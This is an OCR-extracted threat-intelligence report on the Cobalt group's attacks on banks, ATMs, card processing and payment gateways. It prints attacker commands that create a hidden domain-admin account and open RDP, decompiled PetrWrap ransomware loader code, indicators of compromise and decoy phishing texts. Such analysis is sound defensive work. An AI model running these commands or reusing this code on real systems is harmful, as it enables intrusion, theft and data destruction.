Security feature	Launch month verification. If the current date does not coincide with September 2016, the malware displays an error message. It looks as if it is impossible to connect to the device. WFSOpen failed with error: WFS_ERR_INTERNAL_ERROR It corresponds to the month of the incident in the European bank, September 2016.	Launch month verification. If the current date does not coincide with July 2016, the malware displays an error message. It looks as if it is impossible to connect to the device. Error message: CscCngOpen/ CscCdmOpen failed with error: System Failure It corresponds to the month of the incidents in Taiwan – July 2016.	It corresponds to the dates of incidents (September 2016 in Europe, and July 2016 in Taiwan). In this case, a user launching the program will not see the real cause of the failure, which is known only to the developer.

Identical code chunks	`int v1; // eax@1`
	`CHAR *v2; // ebx@1`
	`HANDLE v3; // esi@1`
	`int v4; // eax@1`
	`DWORD NumberOfBytesWritten; // [esp+2Ch] [ebp-Ch]@1`
	`va_list va; // [esp+44h] [ebp+Ch]@1 va_start(va, a1);`
	`NumberOfBytesWritten = 0;`
	`v1 = lstrlenA(a1);`
	`v2 = (CHAR *)malloc(v1 + 10240);`
	`wvsprintfA(v2, a1, va);`
	`v3 = CreateFileA("disp.txt", 0x120116u, 3u, 0, 4u, 0, 0);`
	`SetFilePointer(v3, 0, 0, 2u);`
	`v4 = lstrlenA(v2);`
	`WriteFile(v3, v2, v4, &NumberOfBytesWritten, 0);`
	`CloseHandle(v3);`
	`free(v2);`
		`int v1; // eax@1`
		`CHAR *v2; // esi@1`
		`HANDLE v3; // edi@1`
		`int v4; // eax@1`
		`DWORD NumberOfBytesWritten; // [esp+Ch] [ebp-4h]@1`
		`va_list va; // [esp+1Ch] [ebp+Ch]@1`
		`va_start(va, lpString);`
		`NumberOfBytesWritten = 0;`
		`v1 = lstrlenA(lpString);`
		`v2 = (CHAR *)malloc(v1 + 10240);`
		`wvsprintfA(v2, lpString, va);`
		`v3 = CreateFileA("displog.txt", 0x120116u, 3u, 0, 4u, 0, 0);`
		`SetFilePointer(v3, 0, 0, 2u);`
		`v4 = lstrlenA(v2);`
		`WriteFile(v3, v2, v4, &NumberOfBytesWritten, 0);`
		`CloseHandle(v3);`
		`free(v2);`
			Both versions contain an identical code chunk that creates an unencrypted txt file with results of cash withdrawals (disp.txt in Europe and displog.txt in Taiwan).

An error notification in case of incorrect arguments	If any of the arguments are outside the pre-set range, an error message will be displayed: Error! Banknotes Count should be from 1 to 60 Error! Cassettes count should be from 1 to 15 Error! Cassettes count should be from 1 to 15 Error! Dispenses Count should be from 1 to 500	If any of the arguments are outside the preset range, an error message will be displayed: Invalid parameter: Cassette slot number. Must be a digit from 1 to 9 Invalid parameter: Banknotes Count. Must be a digit from 1 to 60	Similar error messages use similar parameters for Cassette Number and Banknotes Count.

Targeting Card processing

As early as in September Cobalt gained access to the network of a bank in Kazakhstan and began preparations for a new type of theft – through card processing. It took 2 months to prepare for the attack and in November they successfully stole $600,000. In 2017, the Cobalt group set a "personal best" in attempting to steal over 25 million EUR from a bank in Central Europe.

Cobalt learnt a lesson: when attacked banks and their ATMs were located in the same country, the mules who withdrew cash were often arrested.

Their safety became a priority for the group after mules had been detained in Taiwan, Romania, and Russia. **Focusing on card processing has made attacks much safer for money mules due to the following factors:**

- No need for complex cash-out schemes. Attackers withdrew cash immediately.
- All that was needed was to obtain or buy some bank cards to ensure cashing out.
- Withdrawing money in another country helped hackers to gain time, since the bank's security team could not promptly contact the police and obtain video records from surveillance cameras.

The scheme is extremely simple:

- They legally opened or illegally bought cards of the bank whose IT system they had hacked.
- Money mules – criminals who withdraw money from ATMs – with previously activated cards deployed and waited for the operation to begin.
- After getting into the card processing system, the attackers removed or increased cash withdrawal limits for the cards held by the mules.
- They removed overdraft limits, which made it possible to go overdrawn even with debit cards.
- Using these cards, the mules withdrew cash from ATMs, one by one.

Step-by-step timeline of the attack on card processing

Step 1. Infection:

- On **September 7, 2016,** phishing e-mails with malicious attachments containing the Cobalt Strike payload were sent to various e-mail addresses including those of bank employees.
- On **September 8, 2016,** at 08:38:45, the malware ensured persistence on an employee's workstation and started distributing Cobalt Strike across the bank's IT infrastructure.
- On **September 9, 2016,** Cobalt Strike was downloaded on different workstations, after which the hackers gained a covert communication channel for monitoring the bank's IT infrastructure and taking control of all active nodes.
- From **September 9, 2016 to November 10, 2016,** the hackers collected data on domain and local user accounts using Cobalt Strike tools.

Step 2. Reconnaissance:

- On **November 10 - 30, 2016,** the hackers explored the card processing system using Cobalt Strike and compromised user accounts.
- They performed multiple connections to the system in order to develop several alternative routes for access to the control module.
- System capabilities were explored in order to detect specific settings of card accounts, setting credit limits, changing limitations on cashing out from card accounts.

Step 3. Money mule preparation:

- From **November 4 to December 12, 2016,** the criminals opened legitimate multicurrency cards in 4 different branches of a bank in Kazakhstan.
- Most of the issued cards were transferred from Kazakhstan to the Russian Federation, Latvia, Estonia, France, Austria, Germany, the Netherlands and Belgium.

Step 4. Theft:

- On **December 18, 2016,** a standard withdrawal scheme was implemented. The hackers, having gained unauthorized access to the bank's IT infrastructure, connected to the payment system using compromised accounts, set credit limits for their cards and removed cashing out limits for these cards.
- On **December 18-19, 2016,** a trained group of money mules performed cashing out according to set credit limits at the command of cash-out organizers.
- On **December 19, 2016,** the bank employees discovered an illegitimate setting of credit limits and, at 11:30 cancelled all cards and card accounts.
- On **December 20, 2016,** the last attempt of money mules to withdraw money was tracked.

Targeting payment gateways

Name	MD5	Type
FileLogger.exe	beb2538831acf6c8d1e3f258ec9a47d9	Program for monitoring created files and their covert copying
ugw.exe	17dbc756fb873d7536709db81eb7f390	Payment generator
ugw.ini	9C3C452F68692FD4CF01988F69E4F4A2	Configuration file for ugw.exe
sshd	75b76a4dab41641d6726bd02f2acb06c	SSH backdoor
sshd	69ab02817355e9e9f27259c3f63de4ed	SSH backdoor
sshd	3f8234f8180446e821d30fcf8b288a2f	SSH backdoor

Episode I – first attack

On March 24, 2017, Group-IB staff detected emails sent from webmaster@moneta.ru using the mail server openway-group.com with an IP address 87.120.254.44. E-mails were disguised as "Moneta.ru", an e-wallet payment system. The domain name openway-group.com was registered by the hackers on March 24, 2017 and disguised as the Openway payment system.


It was a spear-phishing attack on the companies providing electronic wallets and payment terminals. Eight companies in Russia and Ukraine were the targets of this attack.

Through network reconnaissance Cobalt found servers of payment gateways which processed requests for money transfers from terminals.

The gateway normally processes two directories, In and Out, containing files with data in the format that is consistent with the transactions obtained from payment terminals. Payment files in the In directory are accepted for execution and money is transferred according to the data specified in a file.

To examine the data format, the attackers used the FileLogger.exe program which allowed them to monitor changes to a specified directory (creation of new files) and record the contents of new files into a specified text file. The directory and file are specified at program launch as input arguments.


Such gateways are usually used to transfer small amounts, therefore to steal a large sum of money the hackers had to create a number of small transactions. To perform automated transactions, the attackers created a unique program ugw.exe. At launch, the program requests a file with the name "terminals.txt" containing fake terminal identifiers, to be used for fraudulent transfer requests. Following this, recipients' accounts (telephone and card numbers) and transfer amounts are specified. As a result, fake payment files are



generated purporting to be obtained from legitimate terminals, and immediately placed in the In directory of a payment gateway. This technique enabled the attackers to transfer more than USD 2 million.

Cashing out is the most challenging stage of this scheme. That said, the approach has an advantage — many small transactions are carried out daily through the gateways, which is why the fraudulent transactions go undetected. It complicates identification of the receivers' accounts, and early blockage of the withdrawals.

Ugw interface



Contents of the "ugw.ini" file

```
[Config]
typeData=0
numchek=4919
numfilename=114320
dur=0
bad=0
ext=dnr
outfolder=D:\host\Gateway\In
```

Episode II – second attack, joint Cobalt and Carbanak operations

SSH backdoor C2-address	Registration date	Expiration date	SSH backdoor IP-address	CobaltStrike C2-address
hagaipipko.net	2014-08-14	2018-08-14	190.123.36.162	190.123.35.177
javacdnupdate.com	2017-10-12	2018-10-12	89.37.226.10	89.37.226.131 89.35.178.108

In September, hackers attacked another company which also produces software for payment terminals and performs money transfers.

The theft scheme was similar, but it is interesting to note that an SSH backdoor with identical RSA keys and public keys for data transfer to attackers' C&C servers was installed on two target Linux servers. This backdoor with the same keys we observed in 2014.

In our 2014 report on Carbanak attacks, we mentioned that this group used an SSH backdoor which was interacting with the hagaipipko.net domain. Analysis of registration data shows that the attackers had not stopped using this domain and continued to prolong it since then. In addition, its IP address had not been changed in the past three years. At the time, we also found this backdoor during the response to an incident with a payment gateway in a similar company.

The javacdnupdate.com domain was registered recently, however, after the theft had already been committed. Our initial hypothesis was that the Cobalt group had handed over the access to the Carbanak group. However, we discovered that the servers for SSH backdoors and CobaltStrike C&C servers were located in identical sub-networks: 89.37.226.0/24 and 190.123.35.0/24 and 190.123.36.0/24 . This fact indicates that SSH backdoors and CobaltStrike were controlled by the same person or group.

Tactics and tools

Delivery and exploits

The initial penetration stage of the Cobalt group has remained almost unchanged. They still use phishing e-mails as the main infection vector. In some cases, we noticed that they targeted not only corporate addresses, but also personal addresses of employees of a company under attack. However, this method is only used rarely.

Since 2016 hackers have used a legitimate tool alexusMailer 2.0 aka iPosylka. This tool designed to send phishing e-mails was developed in 2011 by a Russian-speaking programmer (https://github.com/AlexusBlack/alexusMailer-2).

Phishing e-mails may contain the following malicious attachments:

- Documents: DOC, XLS, RTF, LNK, HTA
- Executable files: EXE, SCR
- Documents and executable files in archives with and without passwords.

Two exploit builders were used to create the malicious attachments:

- **Ancalog Exploit Builder aka OffensiveWare Multi Exploit Builder (OMEB)** – generates malicious files in the formats DOC, JS, HTA, PDF, VBS and CHM.
- **Microsoft Word Intruder (MWI)** – developed by a Russian-speaking developer with the nickname Object. It generates files that may contain up to 4 exploits simultaneously, which increases the probability of penetration.

Until May 2017, the Cobalt group did not use decoy documents. This means that a recipient did not see any real document when opening a malicious attachment to the e-mail. However, in May 2017, the Cobalt group started to use high-quality decoy documents, some of them were designed to attack Western & English-speaking companies.

Payment Card Industry
Self-Assessment Questionnaire

MasterCard
International

How to Complete the Questionnaire

The questionnaire is divided into six sections. Each section focuses on a specific area of security, based on the requirements included in the PCI Data Security Standard. For any questions where N/A is marked, a brief explanation should be attached.

Questionnaire Reporting

The following must be included with the self-assessment questionnaire and system perimeter scan results:

Organization Information

Corporate Name: DBA(s):
Contact Name: Title:
Phone: E-mail:
Approximate number of transactions/accounts handled per year:


Please include a brief description of your business.

Please explain your business' role in the payment flow. How and in what capacity does your business store, process and/or transmit cardholder data?

List all Third Party Service Providers

Since December 2017, the phishing e-mails have contained a link to a downloader which will subsequently download a unique Recon Backdoor (CobInt) instead of a malicious attachment. This new Trojan was initially delivered by a JAVA applet generated by the CobaltStrike framework. Later the group gave up the complex, multi-tiered scheme, switching to a regular executable file.

In February 2017, we tracked the first successful attack on a system integrator, which was then used as a vehicle by Cobalt for further attacks on companies in Russia, Kazakhstan, Moldova, as well as their subsidiaries in other countries. Within the next 9 months, they gained access to at least three similar companies. In May, the group sent high-quality spear phishing emails from the servers of a US integrator with real reports from the SWIFT system attached.


From: a
Sent: Tuesday, May 16, 2017 10:26 AM
To: Manager Nandiparabazar
Subject: Account Services 9020233 - IN DEBT

Hello Team,

Please find attached the above report relating to various transfers that is process under you

16 May 2017 Tuesday
8:47:15
------------------ Instance Type and Transmission ---------------------

Notification (Transmission) of Original sent to SWIFT (NetworkACK)
Network Delivery Status : NetworkACK
Message Duplication : None
Priority/Delivery : Normal
Message Input Reference : 1746 160524BRGNKWKWAXXX9877377301
--------------------- Message Header ----------------------------

Swift INPUT FIN 103 Single Customer Credit Transfer

Please do not hesitate to contact with and verify the transaction details is correct. If you hav

In August Cobalt hacked a major Russian telecommunications operator. The attack was stopped and we were unable to identify whether the attackers planned to use the infrastructure to break into other companies or to steal money from the financial services of the operator. It is worth mentioning that Cobalt does not use the full potential of compromised infrastructure. In most cases, they only use hacked mail servers to send phishing e-mails to the clients of these organizations. We detected only one incident where Cobalt had gained access to the target bank directly from the network of compromised service provider. They did not use such methods as watering-hole attacks, or modification of source code to deliver malicious payloads.

Lateral movement and privilege escalation

After gaining access to a computer, Cobalt Strike operators download the Powersploit framework (https://github.com/PowerShellMafia/PowerSploit) to the machine. **This toolkit enables threat actors to automate the following activity which is typical for penetration testing using the PowerShell command interpreter:**


- Bypassing antivirus software
- Data acquisition (exfiltration)
- Privilege escalation
- Bypassing UAC
- System data collection
- Persistency
- Remote code execution
- and much more


Hackers create the support452 user on compromised computers. This account is used to gain further access to an infected computer, for example, using standard Windows mechanisms like RDP. In the event access to some computers is restricted, other infected computers become proxy nodes to gain access to these machines.

In some attacks, the payload was placed on public file sharing services (GoogleDrive, Dropbox, etc.) instead of the attackers' servers.

2017 saw many new vulnerabilities, not least because of the ShadowBrokers group who released the exploits of the U.S. National Security Agency. The Cobalt group quickly adopted new tools facilitating and accelerating the process of infecting corporate networks.

For instance, such tools as ETERNALBLUES, ETERNALROCKS and ETERNALPUNCH were used to scan the network:






These tools enabled Cobalt to scan a corporate network at great speed and automatically download a special library to vulnerable computers. Previously, hackers had to perform this task manually. The library created the support452 account with the password 123$Qwerty and granted administrator privileges and RDP functionality to this account by modifying the registry:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f"

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /v EnableConcurrentSessions /t REG_DWORD /d 0 /f"

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AllowMultipleTSSessions /t REG_DWORD /d 1 /f"
```

```
net user Support452 123$Qwerty /ADD"

net localgroup Administrators Support452 /add"

net localgroup "Administrators" "Support452" /add"

net localgroup "Remote Desktop Users" "Support452" /add"

net localgroup "Remote Desktop Users" "Support452" /add"

net group "Domain admins" support452 /add"

net group "domain admins" support452 /add"

netsh advfirewall firewall del rule name="Remote Desktop""

netsh advfirewall firewall add rule name="Remote Desktop" dir=in protocol=tcp localport=3389 profile=any action=allow"

netsh firewall add portopening TCP 3389 "Remote Desktop""
```

The SoftPerfect Network Scanner tool was also used to scan the network and quickly create a map of accessible nodes:



In all attacks Cobalt used the indispensable Mimikatz tool to extract users' passwords in clear text.

Another way of obtaining a domain

administrator password was to retrieve it from the Group Policy Preferences configuration file if the target infrastructure had the MS14-025 vulnerability.

When the attackers got into the infected machine of an administrator, they checked them for databases of password managers, in particular, the popular KeePass.

In some incidents, the attackers used AV control tools to install their malware on the computers in a bank network. AV protection control systems allow MSI packages to be installed. MSI packages usually contain antivirus programs, but when Cobalt group gained access to the AV control system, the malware was installed instead.

Persistence

To ensure persistence in the network, Cobalt uses standard well-known methods: they created services and autostart keys to launch powershell.exe and passed the arguments to run CobaltStrike stager.

At the time of an attack, they installed and configured new C&C servers. These servers functioned as backup servers and since they were not used during the infection, it is more difficult to detect them.

It is interesting to note that the attackers used implants that became active a few weeks after the thefts had been committed. For this purpose, Cobalt created a task in the Windows Task Scheduler that after three weeks would download and execute a script to launch CobaltStrike Beacon in a system, configured to interact with a C&C server which had not yet been used previously.

Remote control

To perform remote control of the infected machine, Cobalt uses CobaltSrike built-in modules and also downloads Radmin, AmmyAdmin, TeamViewer and a legitimate Windows tool for access through RDP. In addition, they have started to use RPIVOT (reverse socks 4 proxy) preliminary compiled using py2exe in addition to PLINK. RPIVOT source code is available on GitHub (https://github.com/artkond/rpivot/).

Hackers also use legitimate access through RDP or VPN for their attacks, if available in the organization. To simplify the access through RDP inside the network, they used the Mimikatz ts::multirdp command that patches certain system libraries, allowing simultaneous connections of several users over RDP.

Development of new tools

In 2017, Cobalt invested heavily into their technology – from reverse engineering of malware samples, it appears likely they enlisted a team of developers who created new tools for Cobalt group, and adjusted exploits in order to evade detection by security vendors.

In one year they created their own ransomware PetrWrap, test backdoor (which was later abandoned), JavaScript backdoor used as a reconnaissance module, InfoStealer repeating the functionality of JavaScript backdoor, unique Recon Backdoor (CobInt) operating in the same pattern as Lurk and CobaltStrike Beacon used to collect information about a machine and further infection. These tools are covered in the sections below.

PetrWrap

File name	MD5 hash	Type
out.exe	17C25C8A7C141195E E887DE905F33D7B	Ransomware

After ATMSpitter malware, which allowed Cobalt to get money from an ATM on command, PetrWrap became their second self-developed tool to demonstrate a high level of technical skills.

In February 2017, Cobalt gained access to a Russian bank and tried to steal money through card processing. After that, they got access to the corporate AV control server and using a remote AV installation mechanism (built in the AV control system functionality) they launched "out.exe" ransomware on all computers in the domain.

Analysis of the ransomware showed that it is a modified version of Petya ransomware named PetrWrap. PetrWrap is a wrapper for the main body of Petya.Ransomware that patches Petya code and uses different encryption algorithms. This low-level modification is written in C. It is worth noting that to create such modification the author should be able to disassemble and clearly understand how and what they want to modify, which indicates a high level of technical skills.

This modification was required because the attackers did not have access to the original private key, so they swapped the encryption functions for their own ones, which enabled them to decrypt the malware using their own private key.

Below is a pseudocode of the wrapper for Petya patching:

```
int __stdcall WinMain(HINSTANCE
hInstance, HINSTANCE hPrevInstance,
LPSTR lpCmdLine, int nShowCmd)
{
  DWORD v4; // ecx
  _BYTE *v5; // edi
  void *v6; // eax
  int petya_dll_decrypted; // esi
  int petya_init_func_addr; // eax
  int petya_start; // edi
  DWORD dwSize; // [esp+0h] [ebp-4h]

  dwSize = v4;
  if ( xorkey[0] != 75 || xorkey[1]
!= 69 )
  {
    if ( 5400_seconds > 0 )
```

```
      Sleep(1000 * 5400_seconds);

    v5 = DecryptStr(&petya_dll_xored, 
&dwSize);

    v6 = VirtualAlloc(0, dwSize, 
0x3000u, 0x40u);

    petya_dll_decrypted = v6;

    if ( v6 )

    {

      memmove(v6, v5, dwSize);

      free(v5);

      petya_init_func_addr = 
GetFunctionAddr(petya_dll_decrypted, 
"ZuWQdweafdsg345312");

      if ( petya_init_func_addr )

      {

        *(petya_dll_decrypted + 
0x12AF) = 0x90909090;

        *(petya_dll_decrypted + 
0x12B3) = 0x90909090;

        *(petya_dll_decrypted + 
0x12B7) = 0x90u;

        petya_start = ((petya_dll_
decrypted + petya_init_func_addr))();

        GeneratePetrWrapElliptics();

        LastPatch(petya_start & 
0xFFFF0000);

        (petya_start)(petya_start & 
0xFFFF0000, 1, 0);

      }

    }

  }

  return 0;

}
```


Upon the completion of the encryption, the criminals displayed a message demanding to contact them via razlokyou@tutanota.com for further instructions. It is worth noting that this incident only MFT (NTFS file table) was encrypted, which made it possible to recover the data. However, most computers in the bank network were disabled, which complicated the response to the incident.

Technical details

The malware is designed to block access to the operating system by overwriting the master boot record and then encrypting the content of the master file table.


Once the malicious file is launched, it performs the following activity:

- The master boot record is overwritten to encrypt the master file table and display a message about encryption;
- A unique key is generated for the subsequent encryption of the master file table using a symmetric-key algorithm Salsa20. Based on this key, the user ID is generated using the ECDH algorithm (the elliptic curve parameters and public key are provided below). An attempt is made to create \\VBOXSVR\\Shared\\id.txt file. If the creation is successful, the user ID is recorded to the id.txt;
- The OS is rebooted via calling NtRaiseHardError function;
- After the OS is restarted, the following message about repairing file system on disk is displayed:




During the demonstration of this message, the master file table is encrypted using Salsa20 algorithm

- After the encryption process is complete, the message about encryption is displayed:



This message contains the e-mail address (razlokyou@tutanota.com) to which the specified ID should be sent in order to receive an unlock key. This message is displayed after reboot.

- After entering the correct key, the message about decryption is displayed:



- After decryption the message is displayed requesting that the computer be rebooted: .

If the key is entered correctly, after restarting the operating system will continue its operation in normal mode.

The applied parameters of the elliptic curve are presented below:

```
p = FFFFFFFF FFFFFFFF FFFFFFFF
FFFFFFFE FFFFFFFF FFFFFFFF

a = FFFFFFFF FFFFFFFF FFFFFFFF
FFFFFFFE FFFFFFFF FFFFFFFC

b = 64210519 E59C80E7 0FA7E9AB
72243049 FEB8DEEC C146B9B1

G = 188DA80E B03090F6 7CBF20EB
43A18800 F4FF0AFD 82FF1012 07192B95
FFC8DA78 631011ED 6B24CDD5 73F977A1
1E794811

n = FFFFFFFF FFFFFFFF FFFFFFFF
99DEF836 146BC9B1 B4D22831

h = 01
```

The public key used

```
048C9CB9355D5A5CCC6BB80F597A407F2C9F5
4135AF3C11D0E985C363143BFB91898843478
329E2392CAB567561E96CF45
```

Test Recon backdoor

File name	MD5 hash	Type
Separate from the mandate to comply with PCI DSS is the validation of compliance.doc	244d8d2e948f908ef21f60389ea16837	Exploit CVE-2017-0199
Причина блокировки.doc (Translation: Reason of blockage.doc)	244d8d2e948f908ef21f60389ea16837	Exploit CVE-2017-0199
PCI DSS Compliance Validation.doc	a4f6b59524c3f519cef40bb11812283f	Exploit CVE-2017-0199
test.dll	FD34BC7A8C1E756BF54C38D94D7DD450	Recon backdoor
~WRF{DE1EFD4F-E057-483E-BCCC-C9173EDEDEAD}.tmp	FD34BC7A8C1E756BF54C38D94D7DD450	Recon backdoor

On May 30, 2017, **Group-IB experts tracked the following documents** sent from the server with the address 5.45.66.161, which had been previously used by the Cobalt group to distribute the MWI exploit**:**

- "Separate from the mandate to comply with PCI DSS is the validation of compliance.doc" (e0f6073aee370d5e1e29da20208ffa10e1b30f4cf7860bb1a9dde67a83dee332, 545039 bytes)

Separate from the mandate to comply with PCI DSSthe validation of compliance. Validation identifiesand ensures that appropriate levels ofinformation security are maintained. Visaprioritized and defined validation levels basedonvolume of transactions and the potential risk andintroduced into the Visa system businesses validate compliance through anOn-Site Security Assessment and QuarterlyVulnerability Scan; others complete an AnnualAssessment Questionnaire and Quarterly NetworkScan.

- "PCI DSS Compliance Validation.doc" (af17a3b5bf4c78283b2ee338ac6d457b9f3e7b7187c7e9d8651452b78574b3d3, 105273 bytes)

```
.PCI DSS 3.2: &#1085;&#1086;&#1074;&#1099;&#1077;
&#1090;&#1088;&#1077;&#1073;&#1086;&#1074;&#1072;&#1085;&#1080;&#1103;
&#1082;
&#1073;&#1077;&#1079;&#1086;&#1087;&#1072;&#1089;&#1085;&#1086;&#1089;&#109
0;&#1080; &#1087;&#1083;&#1072;&#1090;&#1077;&#1078;&#1077;&#1081;.

&#1042; &#1082;&#1086;&#1085;&#1094;&#1077;
&#1087;&#1088;&#1086;&#1096;&#1083;&#1086;&#1075;&#1086;
&#1084;&#1077;&#1089;&#1103;&#1094;&#1072;
&#1057;&#1086;&#1074;&#1077;&#1090; &#1087;&#1086;
&#1089;&#1090;&#1072;&#1085;&#1076;&#1072;&#1088;&#1090;&#1072;&#1084;
&#1073;&#1077;&#1079;&#1086;&#1087;&#1072;&#1089;&#1085;&#1086;&#1089;&#109
0;&#1080; &#1080;&#1085;&#1076;&#1091;&#1089;&#1090;&#1088;&#1080;&#1080;
&#1087;&#1083;&#1072;&#1090;&#1077;&#1078;&#1085;&#1099;&#1093;
```

These documents contain the CVE-2017-0199 exploit which installs the backdoor to the system. Cobalt group was actively testing its new tool, as we concluded from the internal name of the module, test.dll.

This backdoor is designed to perform reconnaissance and has the following capabilities:

